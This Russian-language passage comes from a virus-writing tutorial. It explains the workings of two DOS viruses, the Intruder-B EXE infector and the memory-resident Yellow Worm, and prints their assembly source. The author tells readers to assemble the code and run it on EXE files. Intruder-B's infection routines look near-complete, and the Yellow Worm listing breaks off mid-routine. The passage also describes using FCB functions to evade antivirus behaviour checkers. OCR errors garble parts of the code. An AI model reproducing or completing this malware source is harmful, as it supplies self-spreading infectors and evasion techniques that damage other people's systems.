5. записать первоначальное значение `cs:ip`, хранящееся в EXE-заголовке, в локацию `HOSTC` на диске в вышеуказанном коде;
6. сохранить Первоначальный `ss=SEG VSEG`, Первоначальный `sp=OFFSET FINAL + STACKSIZE`, Первоначальный `cs=SEG VSEG` и Первоначальный `ip=OFFSET VIRUS` в EXE-заголовке вместо старых значений;

7. добавить две записи таблицы перемещений в EXE-заголовке;

8. добавить два указателя перемещений в конце таблицы указателей перемещений в EXE-файле на диске (локации этих указателей рассчитываются из заголовка). Первый указатель должен указывать на сегментную часть HOSTS. Второй указывает на сегментную часть HOSTC;

9. пересчитать размер инфицированного EXE-файла и подстроить такие поля заголовка, как Счет страниц и Размер последней страницы;

10. переписать новый EXE-заголовок на диск.

Все первоначальные значения сегментов должны быть рассчитаны из размера инфицированного загрузочного модуля. Код, выполняющий инфекцию, находится в подпрограмме INFECT.

Механизм поиска файлов

Как и в *Timid-II*, в *Intruder-B* механизм поиска можно поделить на две части: FINDEXE ищет файлы для инфекции, а FILE_OK определяет, можно ли данные файлы инфицировать.

Процедура **FILE OK** почти аналогична своей тезке из *Timid-II*. Она должна открыть осматриваемый файл и решить, можно ли его инфицировать при условии, что он еще не заражен. Для такого решения используются пять критериев:

1. файл действительно должен быть EXE-файлом, то есть начинаться на «MZ»;

2. **число оверлеев** должно быть нулевым. *Intruder-B* не хочет инфицировать оверлеи, потому что программа, вызывающая их, может иметь специфические ожидания о содержании файлов;

3. жертва должна иметь достаточно места в таблице указателей перемещения для еще двух указателей. Это определяется простым расчетом с помощью значений, сохраненных в EXE-заголовке. Если 16*параграфы заголовка — 4*записи таблицы

перемещений — офсет таблицы перемещений больше или равен 8 (в 4 раза больше количества перемещений, требуемых для вируса), то места в таблице **указателей** перемещения достаточно. Этот расчет выполняется подпрограммой RELROOM, которая вызывается подпрограммой FILEOK;

4. EXE-файл не должен быть написанным под Windows или OS/2. Эти EXE-файлы, являющиеся расширенными версиями оригинальных **EXE-файлов**, можно идентифицировать, осмотрев локацию таблицы указателей перемещения.

Если она занимает офсет 40H и выше, то это не DOS EXE-файл, и *Intruder-B* игнорирует его;

5. вирус не должен инфицировать уже зараженные файлы. Это определяется по полю **Первоначального ip** в EXE-заголовке. Его значение всегда равно 0057H для программы, зараженной вирусом *Intruder-B*. Шансы на то, что незараженная программа тоже будет иметь в данном поле значение 0057, очень малы.

FINDEXE идентична процедуре FIND FILE вируса *Timid-II*, но она ищет EXE-файлы, а не COM-файлы.

Передача контроля жертве

Последним действием вируса является передача контроля жертве. Для этого все регистры устанавливаются до первоначальных значений, словно программа выполнялась без вмешательства вируса. Мы уже обсуждали настройки **cs:ip** и **ss:sp**. Кроме них, только регистр **ax** устанавливается DOS до особого значения, указывая на правильность ID диска в FCB (который, как вы помните, является частью PSP).

Если в первом FCB в 005C будет находиться неправильный идентификатор (например, «D:», когда система установлена на диске C), то **al** установится в FF Hex.

Если же идентификатор правильный, то **al=0**. Сходным образом **ah** установится в FF, если идентификатор в FCB в 006C окажется неправильным. Регистр **ax** может быть сохранен при старте вируса и восстановлен перед передачей контроля программе-жертве.

Остальные регистры не инициализируются DOS, поэтому не будем тревожиться об их содержании.

Конечно, DTA нужно также переместить, когда вирус в первый раз входит в игру, а затем восстановить, когда контроль передается жертве. Так как **программа-жертва** может нуждаться в параметрах, хранящихся там, временное перемещение DTA очень важно для «добрых» вирусов, так как это позволяет избегать перезаписи параметров запуска.

Исходный код Intruder-B

Следующую программу можно ассемблировать и подцепить к какому-нибудь EXE-файлу. Выполните ее в поддиректории с другими EXE-файлами и посмотрите, какие из них будут инфицированы.

Вирус *Intruder-B* является EXE-инфектором, который всегда остается в одной директории. Он прикрепляется к концу файла и модифицирует EXE-заголовок файла таким образом, чтобы перехватить контроль у жертвы. Выполнив свою работу, он возвращает контроль программе-жертве так, чтобы та была выполнена без намека на присутствие в ней вируса.

.SEQ ;сегменты должны появляться в
последовательном порядке,
чтобы симулировать условия в активном вирусе.

Сегмент HOSTSEG программного кода. Вирус получает контроль перед этой подпрограммой и прикрепляется к другому EXE-файлу.

HOSTSEG SEGMENT BYTE

ASSUME CS:HOSTSEG,SS:HSTACK

Здесь жертва останавливается и передает контроль DOS.

HOST:

mov ax,4C00H

int 21H ; нормальное завершение

HOSTSEG ENDS

; Сегмент стека жертвы

STACKSIZE EQU 100H ;размер стека для этой программы


```
HSTACK SEGMENT PARA STACK 'STACK'
    db STACKSIZE dup (?)
HSTACK ENDS
```

Это сам вирус

NUMRELS EQU 2 ;число перемещений в вирусе

Сегмент кода вируса

Он получает контроль раньше жертвы. Как показывает этот код, данная программа выглядит точно, как простая программа, зараженная вирусом.

```
VSEG SEGMENT PARA
    ASSUME CS:VSEG,DS:VSEG,SS:HSTACK
```

Область хранения данных

```
DTA DB 2BH dup (?) ;область обмена с новым диском
EXE_HDR DB 1CH dup (?) ;буфер для заголовка EXE-файла
EXEFILE DB '*.EXE',0 ;поиск строки EXE-файла
```

Следующие 10 байтов должны оставаться вместе, потому что они являются образом 10 байтов из EXE-заголовка.

```
HOSTS DW HOST.STACKSIZE ;сегменты стека и кода жертвы
FILLER DW ? ;это 1-е поколение
HOSTC DW 0.HOST ;используем HOST для HOSTS, а HSTACK,
; чтобы обмануть A86
```

Здесь начинается основная подпрограмма. Здесь инициализируется cs:ip.

VIRUS:

```

push ax      сохранить данные запуска в ax
push cs
pop  ds      установить ds=cs
mov  ah,1AH  установить новую локацию DTA
mov  dx,OFFSET DTA ;для вирусного использования
int  21H
call  FINDEXE ;получитьехе-файл для атаки
jc  FINISH ;вернуть с - нет нужного файла, выход
call  INFECT  переместить код вируса в найденный файл
FINISH:
```

```

push es
pop  ds      ;восстановить ся в PSP
mov  dx,80H
mov  ah,1AH ;восстановить DTA в PSP:80H для жертвы
int  21H
pop  ax      восстановить значение запуска ax
cli
mov  ss.WORD PTR CS:[HOSTS] установить стек жертвы
mov  sp,WORDPTRcs:[HOSTS+2]
sti
jmp  DWORD PTRcs:[HOSTC] ;начать выполнение жертвы
```

Эта функция осматривает текущую директорию на наличие EXE-файла, который прошел тест FILE_OK. Эта подпрограмма возвращает EXE-имя в DTA — с открытием файла и сбросом флага с, если она прошла успешно. В ином случае она возвращает установленный флаг с. Осмотрев всю директорию, она завершает действие.

FINDEXE:

```
mov dx,OFFSET EXEFILE
mov cx,3FH ;ищем первый файл из *.EXE
mov ah,4EH
int 21H
```

NEXTE:

```
jc FEX ;DOS возвращает ОК? Если нет,
;выход с установкой c
call FILE_OK ;да - файл годится для использования?
jnc FEX ;да - файл найден - выход с сбросом c
mov ah,4FH
int 21H ;ищем следующий файл
jmp SHORT NEXTE ;проводим тест на пригодность
FEX: ret .возврат с установкой c
```

Функция определяет, годится ли EXE-файл, найденный подпрограммой поиска. Если да — возврат со сброшенным с, в ином случае — с установкой с.

Что делает EXE-файл пригодным?

а) Поле сигнатуры в EXE-заголовке должно иметь **MZ** (Это первые два байта в файле.)

б) Поле числа оверлеев в EXE-заголовке должно иметь ноль.

в) Это должен быть файл, написанный под DOS, а не под Windows или OS/2.

г) В таблице перемещений должно быть место в NUMRELS для нескольких дополнительных перемещений без увеличения самой таблицы.

д) Первоначальный ip, сохраненный в EXE-заголовке, должен быть иным, чем вирусный первоначальный ip.

Если они одинаковы, то вирус, скорее всего, уже находится в этом файле, и мы пропускаем его.

FILE_OK:

mov dx,OFFSETDTA+1EH

mov ax,3D02H .открываем файл с доступом к чтению/записи

int 21H

jc OK_END1 ;ошибка при открытии - установка c, выход без
;зафтытия

mov bx,ax ;помещаем индекс в Бх и оставляем его в покое

mov cx,1CH ;читаем 28 байт EXE-заголовка

mov dx,OFFSET EXE_HDR ;в этом буфере

mov ah,3FH ;для проверки и модификации

int 21H

jc OK_END ;ошибка при чтении файла, выход

cmp WORD PTR [EXE_HDR],'MZ' проверка EXE-сигнатуры MZ

jnz OK_END ;закрыть и выйти, если нет

cmp WORD PTR [EXE_HDR+26],0 проверка числа оверлеев

jnz OK_END ;не 0 - выход с установкой c

cmp WORD PTR [EXE_HDR+24],40H ;офсет таблицы 40H

или больше?

jnc OKEND ;да, не DOS EXE, пропускаем

call REL_ROOM ;в таблице хватает места?

jc OK_END ;нет, выходим

cmp WORD PTR [EXE_HDR+14H],OFFSET VIRUS ;ip жертвы=ip вируса?

clc

jne OK_END1 ;если все удалось, оставляем файл открытым

OK_END:

mov ah,3EH ;в ином случае закрываем файл

int 21H

stc устанавливаем флаг переноса и указывает, что файл не OK

OK_END1:

ret ;возврат с установленным флагом c

Эта функция определяет, имеются ли NUMRELS-щели в таблице перемещений для файла. Если да, то она возвращается со сброшенным флагом переноса. В ином случае — возвращается с установленным флагом переноса. Расчет производится сравнением: $[(\text{размер заголовка} * 4) + \text{число перемещений}] * 4$ — начало таблицы перемещений $\geq$ чем $4 * \text{NUMRELS}$. Если да, то места достаточно.

REL_ROOM:

```
mov ax,WORD PTR [EXE_HDR+8] ;размер заголовка в параграфах
add  ax,ax
add  ax,ax
sub  ax,WORD PTR [EXE_HDR+6] ;число перемещений
add  ax,ax
add  ax,ax
sub  ax,WORD PTR [EXEHDR+24] ;начало таблицы перемещений
cmp  ax,4*NUMRELS ;места для новых перемещений хватает?
ret      ;выход с установкой флага переноса
```

Эта подпрограмма перемещает вирус (данную программу) в конец EXE-файла.

Она просто копирует все, что имеется здесь, а затем подстраивает заголовок EXE-файла и два перемещения в программе, чтобы они работали правильно в новом окружении. Это также гарантирует, что вирус начнется на границе параграфов и добавит столько байтов, сколько ему необходимо.

INFECT:

```
mov cx,WORD PTR [DTA+1CH] ;подстраиваем длину файла к
mov dx,WORD PTR [DTA+1AH] ;границе параграфов
or   dl,OFH
add  dx,1
adc  cx,0
```

```
mov WORD PTR [DTA+1CH],cx
mov WORD PTR [DTA+1AH],dx
mov ax,4200H ;устанавливаем указатель файла относительно начала
int 21H ;переходим к концу файла + граница параграфов
mov ex,OFFSET FINAL последний байт кода
xor dx,dx ;первый байт кода, ds:dx
mov ah,40H записываем вирус в файл
int 21H

mov dx,WORD PTR [DTA+1AH] ;находим перемещения в коде
mov cx,WORD PTR [DTA+1CH] первоначальный конец файла
add dx,OFFSET HOSTS ; + офсет HOSTS
adc cx,0 ;cx:dx = этому числу
mov ax,4200H устанавливаем указатель файла на 1 -е перемещение
int 21H
mov dx,OFFSET EXE_HDR+14 ;получаем правильные
;ss:sp и cs:ip жертвы

mov cx,10
mov ah,40H записываем это в HOSTS/HOSTC
int 21H
xor ex,ex ;подстраиваем значения EXE-заголовка
xor dx,dx
mov ax,4200H устанавливаем указатель файла на начало файла
int 21H

mov ax,WORD PTR [DTA+1 AH] ;расчет первоначального cs вируса
mov dx,WORD PTR [DTA+1CH]; = размер файла / 16 - размер
;заголовка(Para)
mov ex,16
div ex ;dx:ax содержит размер файла / 16
sub ax,WORD PTR [EXE_HDR+8] ;вычитаем размер EXE-
```

заголовка (в параграфах)

```

mov WORD PTR [EXE_HDR+22],ax сохраняем как
                             первоначальный cs
mov WORD PTR [EXE_HDR+14],ax сохраняем как
                             ;первоначальный ss
mov WORD PTR [EXE_HDR+20],OFFSET VIRUS сохраняем
                             первоначальный ip
mov WORD PTR [EXE_HDR+16],OFFSET FINAL + STACKSIZE ;
                             сохраняем первоначальный sp

mov dx,WORD PTR [DTA+1CH] ;расчет нового размера
                             [файла для [заголовка
mov ax,WORD PTR [DTA+1AH] [получить оригинальный размер
add ax,OFFSET FINAL + 200H [добавить размер
                             [вируса + 1 параграф, 512
                             байтов

adc dx,0
mov cx,200H ;делим на размер параграфа
div cx ;ax=параграфы, dx=размер последнего параграфа
mov WORD PTR [EXE_HDR+4],ax [сохраняем параграфы здесь
mov WORD PTR [EXE_HDR+2],dx [размер последнего
                             [параграфа здесь
add WORD PTR [EXE_HDR+6],NUMRELS [подстраиваем счетчик
                             [перемещений
mov cx,1CH [сохраняем 1CH байтов заголовка
mov dx,OFFSET EXE_HDR ;в начало файла
mov offset
int 21H [модифицируем таблицу перемещений
mov ax,WORD PTR [EXE_HDR+6] ;получаем число перемещений
                             ;в таблице

dec ax [чтобы рассчитать локацию, где будут
dec ax [добавлены перемещения

```

mov cx,4 ;локация=(номер в таблице-2)*4+офсет таблицы

mul ex

add ax,WORD PTR [EXEHDR+24] ;офсет таблицы

adc dx,0

mov cx,dx

mov dx,ax

mov ax,4200H устанавливаем указатель файла в
;конец таблицы

int 21H

mov WORD PTR [EXE_HDR],OFFSET HOSTS
;используем EXEHDR как буфер

mov ax,WORD PTR [EXE_HDR+22]

;устанавливаем 2 указателя на файл

mov WORD PTR [EXE_HDR+2],ax

; 1-й указатель на ss в HOSTS

mov WORD PTR [EXE_HDR+4],OFFSET HOSTC+2

mov WORD PTR [EXE_HDR+6],ax ;2-й на cs в HOSTC

mov cx,8 ;ОК, пишем 8 байтов данных

mov dx,OFFSET EXE_HDR

mov ah,40H ;DOS-функция записи

int 21H

mov ah,3EH закрываем файл

int 21H

ret ;инфекция завершена!

FINAL: ;метка конца вируса

VSEG ENDS

END VIRUS

;Точка входа = вирус

Улучшенные методы для резидентов памяти

Пока мы изучали добрых «зверушек». Пора приступить к настоящим монстрам. Вирус *Yellow Worm* комбинирует приемы для заражения EXE-файлов с резидентурой в памяти. Он сможет заразить большую часть файлов вашего компьютера за 30—40 минут. Другими словами, будьте осторожны, иначе в вашей машине поселится непрощенный гость.

Манипулируя MCB, вирус может устанавливать себя в память дюжиной разных способов. Если это будет сделано правильно, DOS признает эти манипуляции. А если структура MCB окажется нарушена, DOS повиснет с сообщением: «Memory Allocation Error, Cannot load COMMAND.COM, System Halted - Ошибка в назначении памяти, не могу загрузить COMMAND.COM, система остановлена».

Yellow Worm использует простой и эффективный метод манипуляции MCB. Он становится резидентом памяти тихо и незаметно. Вирус делит Z-блок на M- и Z-блоки. Он захватывает Z-блок и отдает новый M-блок первоначальному владельцу Z-блока.

Зараженная жертва
загружается в **память**

Вирус загружается
в верхнюю память




Рис. 12. Действие вируса *Yellow Worm*

Обычно Z-блок достаточно большой, и *Yellow Worm* (Желтый червь) отщипывает от него небольшой кусок — около 48 параграфов. Остальная часть отдается другим программам. Перед тем, как захватить Z-блок, вирус проверяет, можно ли использовать его, не вызывая проблем.

Возможны два варианта:

а) когда Z-блок контролируется программой, частью которой стал *Yellow Worm* (то есть владельцем является текущий PSP),

или б) когда Z-блок свободен (владелец = 0).

Если какая-то программа контролирует Z-блок (очень редкое событие), наш вежливый и воспитанный *Yellow Worm* не пытается стать резидентом. Но как только вирус создает себе местечко в памяти, он копирует себя в Z-блок, используя сегмент MCB + 1 в качестве операционного сегмента. Поскольку вирус начинает выполняться в офсете 0 из жертвы, он может вставить себя в тот же офсет в новом сегменте. Тем самым он избегает перемещения офсетов.

В конечном счете *Yellow Worm* устанавливает перехватчик прерывания для int 21H, который активирует копию в Z-MCB. Это оживляет новый вирус. Затем копия *Yellow Worm*, находящаяся в памяти, возвращает контроль жертве.

Возвращение контроля жертве

Yellow Worm возвращает контроль почти так же, как это делал *Intruder-B*. Он восстанавливает стек и затем прыгает к первоначальной паре cs:ip программы-жертвы.

cli

```
mov  ss,cs:[HOSTS]  восстанавливаем стек жертвы
```

```
mov  sp,cs:[HOSTS+2]
```

```
sti
```

```
jmp  DWORD PTR cs:[HOSTC]  ;прыгаем к жертве
```

Yellow Worm отличается от *Intruder-B* тем, что использует другой метод для перемещения переменных сегмента стека и кода для жертвы. Как вы помните, *Intruder-B* позволял DOS перемещать

эти переменные, добавляя два указателя в таблицу указателей перемещения в заголовке. При таком подходе вирус не может инфицировать половину всех EXE-файлов.

Вирус *Yellow Worm* обходит это ограничение, самостоятельно выполняя перемещение ss и cs, а не оставляя эту работу для DOS. То есть он не модифицирует таблицу указателей перемещения и, соответственно, может инфицировать любой DOS EXE-файл.

Перемещать эти сегменты напрямую не трудно. Нужно лишь знать, что сегмент 0 в дисковом файле соответствует сегменту PSP+10H в памяти. Так как сегмент PSP переходит к EXE-программе регистров ds и es при старте, его можно использовать для перемещения cs и ss жертвы. Код будет выглядеть примерно так:

START:

```
mov  [PSP],ds    сохранить PSP при старте
```

```
mov  ax,[PSP]    ;получить PSP
```

```
add  ax,ЮН       ;добавить ЮН для перемещения
```

```
add  [HOSTS],ax  переместить первоначальный ss
```

```
add  [HOSTC+2],ax переместить первоначальный cs
```

Данный процесс не только прост. Он облегчает подпрограмму FILE_OK, потому что не требует осмотра таблицы указателей перемещения. Кроме того, он упрощает INFECT, так как нам больше не нужно модифицировать таблицу.

Файловые операции, основанные на FCB

Для файловых манипуляций DOS предоставляет два набора функций прерывания 21H'. Мы уже рассматривали так называемые дескрипторные (или индексные) функции. Другим набором являются DOS-функции, основанные на FCB (*File Control Block* — файловый блок контроля). Вместо использования дескриптора эти функции устанавливают особую структуру данных в памяти,

которая называется *файловый блок контроля* (см. табл. 8). Затем эти функции передают указатель к FCB и определяют, к какому файлу им требуется организовать доступ.

Табл. 8. Структура файлового блока контроля

Офсет	Размер	Описание
-7	1	Расширение активно, если это FF. Используется для определения файлового атрибута.
-6	5	Зарезервировано.
-1	1	Маска файлового атрибута, когда расширение активно.
0	1	Управляет флагом. 0=текущий, 1=A и т.д. (устанавливается пользователем).
1	8	Имя файла (устанавливается пользователем).
9	3	Расширение имени файла (устанавливается пользователем).
12	2	Номер текущего блока.
14	2	Размер записи.
16	4	Размер файла в байтах.
20	2	Дата файла (кодируется как директорная строка)
22	10	Внутренняя рабочая область DOS.
32	1	Номер текущей записи.
33	4	Номер случайной записи.

Функции, основанные на FCB, достались нам как пережиток от операционной системы CP/M. В древности, когда машины обладали только 64K RAM, FCB был единственным способом доступа к файлу. Функции, основанные на дескрипторе, появились гораздо позже (вместе с DOS 2.0). Они сделали FCB внутренними функциями DOS. (Когда мы вызываем функцию, основанную на дескрипторе, DOS все равно выстраивает FCB в своей внутренней памяти.)

Обычно использование функций, основанных на FCB, не эффективно. Функции, основанные на дескрипторе, гораздо легче и эффективнее. Они позволяют вам использовать простой доступ к файлу, передачу данных в любое место, в то время как функции, основанные на FCB, вставляют данные только в область обмена с

дискон. Современнне функиии позволяют вам открывать файлы в любых директориях, а не только в текущей — еще одна черта, которую не поддерживали старые функиии. Но в каждом правиле имеются исключения.

1. Некоторые хитрые штучки (например, прямая подстройка размера файла) легче выполнять с помощью функиий FCB.

2. Если вирус пытается обойти чекер поведения антивирусной программы, а большинство чекеров выявляют резидентные вирусы по перехвату функиий, основанных на дескрипторе, то использование функиий FCB может оказаться весьма полезным.

3. Старушка DOS, ностальгируя по дням своей молодости, тоже время от времени использует функиии FCB. Поэтому вирус может прокатиться на ее спине и остаться незаметным для любого чекера.

Нахождение файлов, пригодных для инфекции

Вирус *Yellow Worm* перехватывает функиии 11H и 12H прерывания 21H, которые являются функииями FCB по поиску файлов. Вирус выбрал их, потому что DOS пользуется ими каждый раз, когда мы печатаем «DIR» или «COPY» в командной строке. Как только пользователь вызывает одну из этих базовых команд DOS, вирус начинает действовать.

Для применения функиий ПН и 12Н нам нужно установить FCB с «?» на диапазон поиска файлового имени. Затем мы должны вызвать функиию с помощью установки ds:dx, чтобы эта пара указывала на FCB. Тогда DOS установит DTA на новый FCB с именем файла, который будет соответствовать критериям поиска.

Когда одна из вышеуказанных функиий используется вирусом в перехватчике прерывания 21H, она сначала передает вызов DOS, используя код:

```
pushf ;вызов оригинального обработчика int 21H
call DWORD PTR cs:[OLD_21 H]
```

Когда вызов возвращается, *Yellow Worm* проверяет то, что вернулось. Сначала вирус осматривает запись файлового имени в FCB и смотрит, является ли найденный файл EXE-файлом. Если да, то вирус вызывает функиию **FILE OK**, и та решает, пригоден ли

файл для заражения. Проверка FILE_OK идентична той, которая выполняется в вирусе *Intruder-B*. Но поскольку *Yellow Worm* перехватывает функции FCB, он сначала копирует имя жертвы в буфер FNAME, который находится в вирусе, затем открывает файл и работает с жертвой, используя обычные файловые функции, основанные на дескрипторе.

Инфицирование программ

Процесс инфекции вируса *Yellow Worm* идентичен аналогичному процессу в *Intruder-B*, но в данном случае нам не нужно заниматься указателями в таблице перемещений. Вирус должен:

1. прочитать EXE-заголовок в программе-жертве;
2. расширить размер загрузочного модуля, пока тот не станет четным множеством 16-ти байтов, чтобы cs:0000 было первым байтом вируса;
3. записать выполняемый код вируса в конец атакованного EXE-файла;
4. записать первоначальные значения **ss:sp**, хранящиеся в EXE-заголовке, в локацию HOSTS на диске;
5. записать первоначальные значения **cs:ip** EXE-заголовка в локацию HOSTC на диске;
6. Сохранить Первоначальный ss=VSEG, Первоначальный sp=OFFSET END_WORM+STACK_SIZE, Первоначальный cs=VSEG и Первоначальный Initial ip=OFFSET YELLOW WORM в EXE-заголовке вместо старых значений;
7. Пересчитать размер зараженного EXE-файла и подстроить соответственно поля заголовка Счет страниц и Размер последней страницы;
8. Переписать новый EXE-заголовок в память.

Самоопределение в памяти

Вирус *Yellow Worm* определяет себя автоматически. Нам не нужно решать, находится ли он уже в памяти. Такая проверка делается при расщеплении Z-блока. Если этот блок не является свободным, вирус не становится резидентом памяти. Но когда *Yellow Worm* резидент, Z-блок принадлежит ему. То есть он не свободен и не используется текущим процессом. Таким образом, *Yellow Worm* никогда не загрузит себя в память больше одного раза.

Совместимость с Windows

Создание маленького Z-блока памяти в конце DOS-памяти вызывает интересный побочный эффект: это препятствует загрузке Microsoft Windows. Если поместите такую «зверушку» в память и затем попытаетесь выполнить WIN.COM, то Windows начнет выполняться, а затем зависнет. Вы не получите никаких сообщений об ошибке. Просто Windows прекратит свое выполнение и через некоторое время вернет вам подсказку DOS.

Yellow Worm может решить эту проблему несколькими методами. При выполнении в DOS под Windows он не встречает никаких затруднений. Поэтому вирус проверяет, загружен ли Windows. Если загружен, вирус выходит на прогулку. Если не загружен, вирус ждет в засаде. Для подобной проверки вирусу необходимо прерывание:

```
mov    ax,1600H
int    2FH
```

Если Windows загружен, код возвращается с `al=номер основной версии` и `ah=номер второстепенной версии`. Без Windows мы получили бы `al = 0`. (Некоторые версии Windows возвращаются с `al=80H`.)

Имеется несколько способов решения, когда вирус поражает систему раньше загрузки Windows. Не забывайте, что *Yellow Worm* — это демонстрационный вирус. В принципе, он мог бы перехватить прерывание 2FH и отслеживать попытки запуска Windows.

Когда Windows стартует, он задействует `int 2FH` с `ax=1605H`. В этом месте *Yellow Worm* мог бы удалить себя из памяти. Но о таком варианте легче говорить, чем выполнить его. Если мы попробуем отдать захваченное прерывание 21H, то быстро поймем, что на данном этапе игры это невозможно: Windows уже копирует таблицу векторов прерывания, поэтому наш *Желтый червь* не может «отцепиться» от захваченного прерывания.

Впрочем, мы можем превратить последний M-блок памяти в Z-блок. Это одурачит Windows. Посчитав, что в системе меньше памяти, чем имеется на самом деле, Windows загрузится и оставит вирус в покое. Но такое решение проблемы уменьшит доступную

память системы, и, к тому же, *Yellow Worm* больше не сможет определять себя в памяти.

В реальной ситуации используется «фишка», которую мы обсудим в следующей главе, посвященной вирусам загрузочного сектора. В дополнение к хитрым трюкам с MCB она модифицирует количество памяти, о котором BIOS докладывает DOS. Это значение хранится в 0000:0413H как слово, указывающее количество килобайтов стандартной доступной памяти — обычно 640. Все эти возможности будут исследоваться в упражнениях для многоцелевых вирусов.

Проверка вируса

Yellow Worm очень заразный, поэтому если вы захотите исследовать его, я рекомендую вам выполнять определенный набор процедур. Иначе вы заразите множество файлов, которые не хотели бы инфицировать.

Чтобы проверить действие *Yellow Worm*, подготовьте директорию с вирусом и несколькими тестовыми EXE-файлами, которые будут подвергаться инфекции. Затем войдите в окно DOS, пройдите к вашей поддиректории и выполните вирус. Теперь он стал резидентом памяти.

Напечатайте «DIR», чтобы сделать эту директорию вашей тестовой директорией. Вы видите, что директория перечисляется с явным замедлением, потому что вирус инфицирует каждый ее файл. После этого напечатайте «EXIT» и вернитесь к Windows. Это деинсталлирует *Yellow Worm*, сделав дальнейшее использование вашего компьютера безопасным.

Исходный код вируса Yellow Worm

Следующий код следует ассемблировать в EXE-файл с помощью MASM, TASM или A86 и выполнить.

Вирус *Yellow Worm* является резидентом памяти и заражает файлы, которые находит с помощью DOS-функций, основанных на FCB. Он крайне заразный, но выполняется только в окне DOS под Windows.

.SEQ ;сегменты должны появляться в последовательном порядке, чтобы симулировать условия в фактически активном вирусе

Сегмент кода программы HOSTSEG. Вирус получает контроль раньше этой подпрограммы и крепится к другому EXE-файлу.

HOSTSEG SEGMENT BYTE

ASSUME CS:HOSTSEG, SS:HSTACK

Жертва обрывает выполнение и возвращает контроль DOS.

HOST:

mov ax,4C00H

int 21H ;нормальная приостановка программы

HOSTSEG ENDS

; Сегмент стека жертвы

STACKSIZE EQU 100H ;размер стека для данной программы

HSTACK SEGMENT PARA STACK 'STACK'

db STACKSIZE dup(?)

HSTACK ENDS

Это сам вирус

NUMRELS EQU 2 ;число перемещений в вирусе

Сегмент кода вируса Intruder. Он получает контроль раньше жертвы. Данная программа выглядит точно так же, как та программа, которая инфицируется вирусом.

VSEG SEGMENT PARA

ASSUME CS:VSEG,DS:VSEG,SS:HSTACK

Область хранения данных:

FNAME DB 12dup(0)

FSIZE DW 0,0

EXE_HDR DB 1CH dup (?) ;буфер для заголовка EXE-файла

PSP DW ? ;место для хранения сегмента PSP

Следующие 10 байтов должны оставаться вместе, так как они являются образом 10 байтов из EXE-заголовка:

HOSTS DW 0,STACKSIZE ;сегменты стека и кода жертвы

FILLER DW ? ;они динамично устанавливаются вирусом HOSTC DW

OFFSET HOST.0 ;но кодированы в 1-м поколении

Основная подпрограмма контроля:

YELLOW_WORM:

push ax

push cs

pop ds

mov [PSP],es сохранить PSP

mov ax,1600H выполняется под windows?

int 2FH

and al,7FH

cmp al,0 ;это Windows 9.X?

je EXIT_WORM ;нет, выход: ничто не устанавливается

call SETUP_MCB ;получаем память для вируса

jc EXIT_WORM

call MOVE_VIRUS перемещаем вирус в память

call INSTALL_INTS

;устанавливаем перехваты прерываний 21H и 2FH

EXIT_WORM:

mov es,cs:[PSP]

```

push  es
pop   ds                ;восстанавливаем ds в PSP
mov   dx,80H
mov   ah,1AH           ;восстанавливаем DTA в PSP:80H для жертвы
int   21H

mov   ax,es             ;ax=PSP
add   ax,10H            ;ax=PSP+10H
add   WORD PTR cs:[HOSTS],ax

                                ;перемещаем первоначальный ss
                                ;жертвы
add   WORD PTR cs:[HOSTC+2],ax

                                ; перемещаем первоначальный cs
                                ; жертвы

pop   ax

                                ;ВОССТАНАВЛИВАЕМ стартовое значение ax
cli

mov   ss,WORD PTR cs:[HOSTS]

                                ;устанавливаем стек жертвы
mov   sp,WORD PTR cs:[HOSTS+2]
sti
jmp   DWORD PTR cs:[HOSTC]

```

Эта подпрограмма перемещает вирус в сегмент, определенный в es (например сегмент MCB, созданный SETUP_MCB + 1). Вирус продолжает выполняться в оригинальном MCB, куда он вставлен DOS. Эта подпрограмма копирует вирус как данные.

MOVE_VIRUS:

```

mov  si,OFFSETYELLOW_WORM
mov  di,si

```

```
mov  cx,OFFSET END_WORM
sub   cx,si
rep   movsb
ret
```

INSTALLINTS устанавливает перехватчик прерывания 21H, чтобы вирус стал активным.

Он помещает существующий вектор INT 21H в OLD_21H, а адрес **INT_21H** — в вектор.

При этом мы предполагаем, что es настроен на сегмент, который вирус создает для себя, и что код вируса уже находится в этом сегменте.

Кроме того, INSTALL_INTS устанавливает перехватчик **прерывания** 2FH, если Windows не загружен, так чтобы вирус мог устанавливаться при загруженном Windows.

INSTALLINTS:

```
xor  ax, ax
mov  ds,ax
mov  bx,21H*4    инсталляция перехватчика INT 21H
mov  ax,[bx]     сохраняем старый вектор
mov  WORDPTRes:[OLD_21H],ax
mov  ax,[bx+2]
mov  WORDPTRes:[OLD_21H+2],ax
mov  ax,OFFSET INT_21 H   устанавливаем новый вектор
mov  [bx],ax
mov  [bx+2],es
push cs          восстанавливаем ds
pop  ds
ret
```

Следующая подпрограмма устанавливает блок контроля памяти для вируса. Для этого берется Z-блок, расщепляется на две части: (1) новый Z-блок, где **будет** жить вирус и (2) новый M-блок для жертвы.

SETUP_MCB возвращается с установленным с, если не может расщепить Z-блок. Если может, то возвращается со сброшенным с и ез=сегменту нового блока. При этом с!х=сегменту последнего M-блока.

VIRUS_BLK_SIZE EQU 03FH ;размер MCB вируса (в параграфах)

SETUP_MCB:

mov ah,52H ;получаем @ списка списков в es:bx

it 21H

mov dx,es:[bx-2] ;получаем сегмент первого MCB в ax

xor bx,bx ;находим Z-блок

mov es,dx устанавливаем ез=сегменту MCB

FINDZ:

cmp BYTE PTR es:[bx], 'Z' i

je FOUNDZ ;получаем его

mov dx,es ;нет, переходим к следующему в цепи

inc dx

add dx,es:[bx+3]

mov es,dx

jmp FINDZ

FOUNDZ:

cmp WORD PTR es:[bx+1], 0 проверяем владельца

je OKZ ;OK, если не занят

mov ax,[PSP]

cmp es:[bx+i], ax ;или если **владелец** = этот PSP

stc

jne EXIT_MCB ;в ином случае прерываем подпрограмму

OKZ:

```
cmp WORD PTR es:[bx+3],VIRUS_BLK_SIZE+1 ;хватает ли места?
```

```
jc EXITMCB ;нет места, выход с установленным c
```

```
